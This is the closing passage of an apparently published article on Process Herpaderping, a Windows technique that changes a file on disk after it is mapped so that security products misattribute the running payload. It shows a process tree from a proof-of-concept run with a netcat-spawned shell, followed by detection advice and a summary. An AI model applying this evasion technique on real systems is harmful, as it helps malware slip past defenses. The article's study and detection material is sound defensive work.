  SecurityHealthSystray.exe                  1,836 K     8,240 K   6740 Windows Security notificati
  vmtoolsd.exe                      0.36    31,592 K    47,876 K   7012 VMware Tools Core Servic
  cmd.exe                                    2,760 K     3,888 K   4000 Windows Command Proce
    conhost.exe                              7,272 K    18,812 K    884 Console Window Host
    nc64.exe                       < 0.01      900 K     3,684 K   6976
      cmd.exe                                3,408 K     4,076 K   5128 Windows Command Proce
        ProcessHerpaderpin...                  516 K     2,224 K   6108 Process Herpaderping To
          notepad.exe                          528 K     2,224 K   5140
            cmd.exe                          4,120 K     3,528 K   7704 Windows Command Proce
              conhost.exe                    7,020 K    15,692 K   7480 Console Window Host
  procexp64.exe                     2.53    22,568 K    39,904 K   3388 Sysinternals Process Expl
```

Detection

- AV's signatures can be updated to detect known functions like IRP_MJ_CLEANUP or NtCreateProcessEx and then further conduct behaviour analysis to block process injection during runtime.
- **PsSetCreateThreadNotifyRoutineEx**should be used instead of **PsSetCreateProcessNotifyRoutineEx** as the former one callback at the time of thread insertion as opposed to when thread begins executing.
- Sysinternal's suite Sysmon can detect process tampering. Download **here**.

Conclusion

The article discussed a defense evasion technique called Process Herpaderping which is a method of obscuring the true intentions of a process by modifying the content on disk after the image has been mapped but before it starts executing. This confuses the security products like Defender and returns in incorrect attribution, yet, the payload gets executed nevertheless. A short demonstration was also included as a PoC. Hope you liked the article. Thanks for reading.